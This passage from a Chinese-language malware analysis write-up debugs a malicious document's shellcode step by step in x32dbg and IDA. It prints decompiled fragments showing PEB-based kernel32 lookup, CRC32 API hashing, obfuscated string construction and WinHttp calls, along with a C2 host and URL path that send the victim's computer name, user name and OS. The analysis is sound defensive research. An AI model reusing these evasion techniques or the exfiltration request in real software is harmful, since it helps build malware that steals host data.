
27. 下完断点后一直按 F9，会在 000013D8 断点处断下，我们需要双击修改 ZF 标志位为 0：




28. 然后继续按 F9，就会在我们上面的下断点出断下，大家可以自行进行分析，这里我们直接在 00001469 处断下，也就是具体的 shellcode 执行处（其中会打开另一个内容模糊的 word 文件，前面已经在函数 sub_10001120 处分析过）：





29. 然后按 F7 将进入 shellcode：




30. 大致浏览一下 shellcode，发现并不好分析，我们可以先 Dump shellcode 方便使用 IDA 进行分析。
31. 使用 x32dbg 的插件 Scylla，在其中找到 shellcode 的起始地址和对应块的大小，然后进行 dump。







32. 用 IDA 打开 shellcode，对照内存的代码对 IDA 的数据进行修订，将部分被 IDA 识别为数据的部分修订为代码。IDA 共识别出 5 个函数：



33. 分别观察这些函数，发现两个核心的函数为 sub_168 与 sub_E180F
直观来看，看不出太多 shellcode 的功能，这就是 shellcode 分析起来的特点——混乱
仅能发现几个关键的字符串：

Sub_168:

```
v3 = *(int **)(v2 + 12);
if ( v3[6] )
{
  qmemcpy(v261, "kernel32.dll", sizeof(v261));
  if ( v2 )
  {
    strcpy(v262, "winhttp");
    v2 = v285(v262);
    v36 = (int (__stdcall *)(_DWORD))v2;
    v291 = (int (__stdcall *)(_DWORD))v2;
    if ( v2 )
```

```
v152 = v293;
strcpy((char *)v260, "CreateStreamOnHGlobal");
v260[11] = 0;
v2 = ((int (__stdcall *)(int, _WORD *))v151)(v293, v260);
v264 = (int (__stdcall *)(_DWORD, int, int *))v2;
if ( v2 )
{
  strcpy((char *)v259, "GetHGlobalFromStream");
  HIBYTE(v259[10]) = 0;
```

sub_E180F:

```
qmemcpy(v352, "LoadLibraryA", sizeof(v352));
v174 = v173[15];
v353 = v12;
strcpy(v351, "GetProcAddress");
v175 = (int *)((char *)v173 + *(int *)((char *)v173 + v174 + 120));
```

```
qmemcpy(v348, "VirtualA", sizeof(v348));
v349 = 1668246636;
v350 = v12;
v778 = (char *)((int (__stdcall *)(int *, _BYTE *))v14)(v84, v348);
if ( v778 )
{
  v124 = v785;
  strcpy((char *)v347, "RtlMoveMemory");
  v347[7] = 0;
  v773 = (_DWORD *)((int (__stdcall *)(int *, _WORD *))v14)(v785, v347);
  if ( v773 )
  {
    strcpy((char *)v346, "RtlZeroMemory");
    v346[7] = 0;
    v122 = (void (__stdcall *)(char *, _DWORD))((int (__stdcall *)(int *, _WORD *))v14)(v124, v346);
    v786 = v122;
```

```
qmemcpy(v769, "Dll", sizeof(v769));
v326 = v12;
v62 = __readeflags();
_AL = -85;
__asm { aaa }
_EAX = 0xFFFF;
__asm { daa }
++_EAX;
LOWORD(_EAX) = _EAX & 0x5842;
v66 = v326;
__asm { aam }
v286 = v12;
__writeeflags(v62);
v68 = v286;
qmemcpy(v770, "Entry", 5);
```

可以猜测出 shellcode 的部分功能

34. 一直单步执行，遇到循环后再循环后下断点，或者直接在 0000005E 出下断，然后单步执行，会出现字很扎眼的符串：
    - GET
    - L/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%C=%OS%
    - jcdn.jsoid.com

```
ESP  02B3E83C  L"L/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%"
```

```
ESP  02B3E818  L"jcdn.jsoid.com"
```

这些字符串是通过 push 到堆栈中然后拼接而成的，同时，这些字符在 push 的时候都添加了 00 用于对抗字符串检测。

```
04930086   68 47004500   push 450047
0493008B   68 00004900   push 490000
04930090   68 53002500   push 250053
04930095   68 25004F00   push 4F0025
0493009A   68 43003D00   push 3D0043
0493009F   68 25002600   push 260025
049300A4   68 4D004500   push 45004D
049300A9   68 4E004100   push 41004E
049300AE   68 45005200   push 520045
049300B3   68 55005300   push 530055
049300B8   68 3D002500   push 25003D
049300BD   68 26004200   push 420026
049300C2   68 45002500   push 250045
049300C7   68 41004D00   push 4D0041
049300CC   68 52004E00   push 4E0052
```

35. 根据上面的字符串可以发现 shellcode 的 C2 为 jcdn.jsoid.com，同时会上传用户信息 COMPUTERNAME，USERNAME 和 OS

Sub_168 函数


36. 继续往下，会调用关键函数 **Sub_168**，我们跟入此函数，并且结合前面的 IDA 分析结果进行单步调试，发现 kernell32.dll

```
04930189   56             push esi
0493018A   C785 60FFFFFF 6E mov dword ptr ss:[ebp-A0],6E72656B
04930194   C785 68FFFFFF 2E mov dword ptr ss:[ebp-98],6C6C642E
0493019E   C785 64FFFFFF 65 mov dword ptr ss:[ebp-9C],32336C65
049301A8   57             push edi
049301A9   8B4A 30        mov ecx,dword ptr ds:[edx+30]
049301AC   6A 18          push 18
[ebp-A0]=[02B3E760 "kernel32.dll" ]=6E72656B
```


37. 继续往下，000001A9 处查找 KERNELL32.DLL 的内存地址

```
049301A8   57             push edi
049301A9   8B4A 30        mov ecx,dword ptr ds:[edx+30]   ecx:L"KERNEL32.DLL", [edx+3
049301AC   6A 18          push 18
049301AE   58             pop eax
049301AF   66:3B42 2C     cmp ax,word ptr ds:[edx+2C]
```


38. 判断是否为 KERNELL32.DLL 的长度为 12




39. 继续往下在 0000023A 处发现 AcquireSRWLockExclusive 字符串：




40. 000002A9 处会返回 0000023A 然后出现新的函数名： AcquireSRWLocared.NTDLL、ActivateActCtx



41. 我们将这个函数名的地址在内存窗口中跟随，发现全是 Kernell32.dll 的函数，我们猜测 0000023A 到 000002A9 地址处的代码应该是在搜索指定的函数，然后获取其内存地址。








```
v296 = 0;
if ( v2 )
{                                       // 开始遍历kernel32.dll中的函数------------------
  while ( 1 )
  {
    v13 = (_BYTE *)(v7 + *(_DWORD *)(v294 + 4 * v12));
    v14 = 0;
    do
    {
      v284 = v14;
      v15 = v14;
      v16 = 8;
      do
      {
        v17 = v15;
        v18 = v15 >> 1;
        v15 = (v15 >> 1) ^ 0xEDB88320;
        if ( (v17 & 1) == 0 )
          v15 = v18;
        --v16;
```

```
        while ( v16 );                          // 查找函数名称的长度是否为8
        v255[v284 + 4864] = v15;
        ++v14;                                  // 便利函数
      }
      while ( v14 );
      v19 = 0x4D9F9B6B;
      while ( *v13 )                            // 前面获取的函数名称
        v19 = v255[(unsigned __int8)(v19 ^ *v13++) + 4864] ^ (v19 >> 8);
      if ( ~v19 == 0x7600D3F )
        break;
      v2 = (int)v291;
      v12 = v296 + 1;
      v7 = (int)v290;
      v296 = v12;
      if ( v12 >= (unsigned int)v291 )
        goto LABEL_27;
    }                                           // 结束遍历kernel32.dll-------------------------
```


42. 继续往下，在执行到 000002BF 处发现 kernel32.LoadLibraryA 函数，那么就可以猜测上面的 while 循环是在查找 LoadLibraryA 的内存地址：




43. 在 IDA 中进行对应的注释标记，然后重命名变量为 var_34_LoadlibraryA 方便下一步分析：



44. 在检查完 loadlibrary 函数的内存地址是否成功加载后，还会检查 ecx 的内容，动态调试显示 ecx 的内容是“MZ”字符串，在内存中跟随该地址，发现可能是一个 PE 文件头部，再结合上面的 loadlibrary 函数，猜测 shellcode 可能还会加载一个 dll 文件。




45. 继续往下，在 0000030A—00000376 处发现和前面遍历 kernel32.dll 函数相同的代码段，再次进行函数遍历和查找：




46. 继续往下，再次发现相同的代码段 000003B2—0000041E

47. 继续往下，发现查找的函数为“winhttp”，然后执行了 LoadlibraryA 函数，此处为加载 winhttp.dll 库



48. 继续往下，再次出现函数遍历 00000499-00000513，不过此次是对 winhttp.dl 中的函数遍历：

49. 继续单步，在 0000529 处发现搜索的函数为：winhttp.WinHttpOpen




在对应的 IDA 中进行标注：


```
seg000:0000051A
seg000:0000051A loc_51A:
seg000:0000051A mov     eax, [ebp+var_C]
seg000:0000051D mov     ecx, [ebp+var_8]
seg000:00000520 movzx   eax, word ptr [eax+ebx*2]
seg000:00000524 mov     eax, [ecx+eax*4]
seg000:00000527 add     eax, edx
seg000:00000529 mov     [ebp+var_8C], eax ; winhttp.WinHttpOpen 函数
seg000:0000052F jz      loc_1563
```

```
  if ( ~v46 == 1411058587 )
    break;
  ++v39;
  v38 = v293;
  LOBYTE(v2) = 0;
  if ( v39 >= *(_DWORD *)((char *)v291 + (_DWORD)v292 + 24) )
    return v2;
}
v47 = *(_DWORD *)(v296 + 4 * *(unsigned __int16 *)(v295 + 2 * v39));
v45 = (int (__stdcall *)(_DWORD))((char *)v291 + v47) == 0;
v2 = (int)v291 + v47;
v263 = (int (__stdcall *)(int, int (__stdcall *)(_DWORD), int, int, _DWORD))v2;// v263= winhttp.WinHttpOpen 函数
if ( !v45 )
{
  LOBYTE(v2) = (_BYTE)v292;
  v48 = 0;
  if ( *(_DWORD *)((char *)v291 + (_DWORD)v292 + 24) )
  {
```

50. 继续往下，再次发现函数遍历的代码段 00000546-000005C2：



51. 继续单步，发现搜索的函数为 winhttp.WinHttpConnect




同样在 IDA 中进行标注：


```
seg000:000005C9
seg000:000005C9 loc_5C9:
seg000:000005C9 mov     eax, [ebp+var_C]
seg000:000005CC mov     ecx, [ebp+var_8]
seg000:000005CF movzx   eax, word ptr [eax+ebx*2]
seg000:000005D3 mov     eax, [ecx+eax*4]
seg000:000005D6 add     eax, edx
seg000:000005D8 mov     [ebp+var_68], eax ; winhttp.WinHttpConnect 函数
seg000:000005DB jz      loc_1563
```

```
  if ( ~v55 == 1925378513 )
    break;
  LOBYTE(v2) = (_BYTE)v292;
  if ( (unsigned int)++v48 >= *(_DWORD *)((char *)v291 + (_DWORD)v292 + 24) )
    return v2;
}
v56 = *(_DWORD *)(v296 + 4 * *(unsigned __int16 *)(v295 + 2 * v48));
v45 = (int (__stdcall *)(_DWORD))((char *)v291 + v56) == 0;
v2 = (int)v291 + v56;
v272 = (int (__stdcall *)(int, int *, int (__stdcall *)(_DWORD), _DWORD))v2;// v272= winhttp.WinHttpConnect函数
if ( !v45 )
{
  v57 = *(_DWORD *)((char *)v291 + (_DWORD)v292 + 32);
  v295 = (int)v291 + *(_DWORD *)((char *)v291 + (_DWORD)v292 + 36);
  v58 = (int)v291 + v57;
  v2 = (int)v291 + *(_DWORD *)((char *)v291 + (_DWORD)v292 + 28);
```

52. 结合前面的分析，我们发现目前的 Sub_168 函数的功能都是在加载 DLL、搜索函数内存地址；在 IDA 中大致看了看，后面代码基本上都是同样地进行函数加载和内存地址获取，我们在所有函数调用处进行下断，看看哪些函数会被调用：




Call 指令地址：




seg000:00000CC9	sub_168	call	esi
seg000:00000D1B	sub_168	call	esi
seg000:0000125C	sub_168	call	[ebp+var_28]
seg000:0000127A	sub_168	call	[ebp+var_88]
seg000:00001297	sub_168	call	[ebp+var_8C]
seg000:000012B4	sub_168	call	[ebp+var_68]
seg000:000012D9	sub_168	call	[ebp+var_6C]
seg000:00001311	sub_168	call	[ebp+var_38]
seg000:0000133F	sub_168	call	[ebp+var_38]
seg000:00001388	sub_168	call	[ebp+var_84]
seg000:0000139A	sub_168	call	[ebp+var_58]
seg000:000013C7	sub_168	call	[ebp+var_70]
seg000:000013EC	sub_168	call	ebx
seg000:00001409	sub_168	call	edi
seg000:00001429	sub_168	call	dword ptr [ecx+10h]
seg000:0000144F	sub_168	call	dword ptr [ecx+30h]
seg000:0000147E	sub_168	call	[ebp+var_80]
seg000:0000148E	sub_168	call	[ebp+var_48]
seg000:00001524	sub_168	call	[ebp+var_60]
seg000:0000152B	sub_168	call	edi

53. 然后单步执行，在断下的 call 指令处就能看到调用的具体函数，然后再 IDA 对应的地址进行注释，例如：



seg000:000E29C2	sub_E180F	call	esi
seg000:000E2B1E	sub_E180F	call	edi
seg000:000E2B5B	sub_E180F	call	edi
seg000:000E2D85	sub_E180F	call	edi
seg000:000E3000	sub_E180F	call	edi
seg000:000E300B	sub_E180F	call	edi
seg000:000E308D	sub_E180F	call	edi
seg000:000E3437	sub_E180F	call	edi
seg000:000E343E	sub_E180F	call	edi




```
seg000:000E2D75 loc_E2D75:                              ; CODE XREF: sub_E180F+1E69↓j
seg000:000E2D75                 mov     dword ptr [ebp-584h], 636F6C6Ch
seg000:000E2D7F                 mov     [ebp-580h], ebx
seg000:000E2D85                 call    edi             ; <kernel32.GetProcAddress>函数
seg000:000E2D87                 mov     [ebp-34h], eax
```

```
if ( v84 )
{
  if ( v205 )
  {
    if ( v14 )
    {
      qmemcpy(v348, "VirtualA", sizeof(v348));
      v349 = 1668246636;
      v350 = v12;
      v778 = (char *)((int (__stdcall *)(int *, _BYTE *))v14)(v84, v348);// v14= <kernel32.GetProcAddress>函数
                                                                         // 参数为 "VirtualAlloc" 和"MZ?"
      if ( v778 )                                                        // v778=  "VirtualAlloc" 函数
      {
        v124 = v785;
        strcpy((char *)v347, "RtlMoveMemory");
        v347[7] = 0;
```

54. 注释完后，我们再来分析 shellcode 就相对方便了，虽然动态调试并不能覆盖所有的 call 指令，但是能够提供部分信息帮助我们分析 shellcode 的功能：

Address	Function	Instruction
seg000:00000023		call loc_31
seg000:00000032	sub_32	; void *__usercall sub_32@<eax>(unsigned int@<eax>)
seg000:00000157	sub_72	call sub_168
seg000:00000168	sub_168	; char __stdcall sub_168(unsigned int, int)
seg000:00000456	sub_168	call [ebp+var_34_LoadlibraryA]
seg000:00000BAA	sub_168	call [ebp+var_34_LoadlibraryA]
seg000:00000CC9	sub_168	call esi ; kernel32.GetProcAddress函数
seg000:00000D1B	sub_168	call esi ; kernel32.GetProcAddress函数
seg000:0000125C	sub_168	call [ebp+var_28] ; <kernel32.ExpandEnvironmentStringsW>函数
seg000:0000127A	sub_168	call [ebp+var_88] ; <combase.CreateStreamOnHGlobal>函数
seg000:00001297	sub_168	call [ebp+var_8C] ; <winhttp.WinHttpOpen>函数
seg000:000012B4	sub_168	call [ebp+var_68] ; <winhttp.WinHttpConnect>函数
seg000:000012D9	sub_168	call [ebp+var_6C] ; <winhttp.WinHttpOpenRequest>函数
seg000:00001311	sub_168	call [ebp+var_38] ; <winhttp.WinHttpSetOption>函数
seg000:0000133F	sub_168	call [ebp+var_38]
seg000:00001388	sub_168	call [ebp+var_84] ; <winhttp.WinHttpSendRequest>函数
seg000:0000139A	sub_168	call [ebp+var_58]
seg000:000013C7	sub_168	call [ebp+var_70]
seg000:000013EC	sub_168	call ebx
seg000:00001409	sub_168	call edi
seg000:00001429	sub_168	call dword ptr [ecx+10h]
seg000:0000144F	sub_168	call dword ptr [ecx+30h]
seg000:0000147E	sub_168	call [ebp+var_80]

55. 先来看 sub_168 函数，先获取 PEB 指针，查找 kernel32.dll 的基址地址：

```
v2 = *(_DWORD *)(__readfsdword(0x30u) + 0xC); // 获取PEB 32的指针,然后找到偏移为0xC的
                                              // PEB_LDR_DATA结构体指针
v3 = *(int **)(v2 + 12);                      // 指向InLoadOrderLinks指针
if ( v3[6] )
{
  qmemcpy(v261, "kernel32.dll", sizeof(v261));// 查找kernel32.dll的基址
  while ( 1 )
  {
    v4 = v3[12];
    LOBYTE(v2) = 24;
    if ( *((_WORD *)v3 + 22) == 24 )
    {
      for ( i = 0; i < 12; ++i )
      {
        if ( !v4 )
          goto LABEL_11;
        v2 = *(unsigned __int16 *)(v4 + 2 * i);
        v6 = *((char *)v261 + i) - v2;
        if ( v6 )
```

56. 然后发现调用 loadlibrary 函数加载 winhttp.dll 资源：

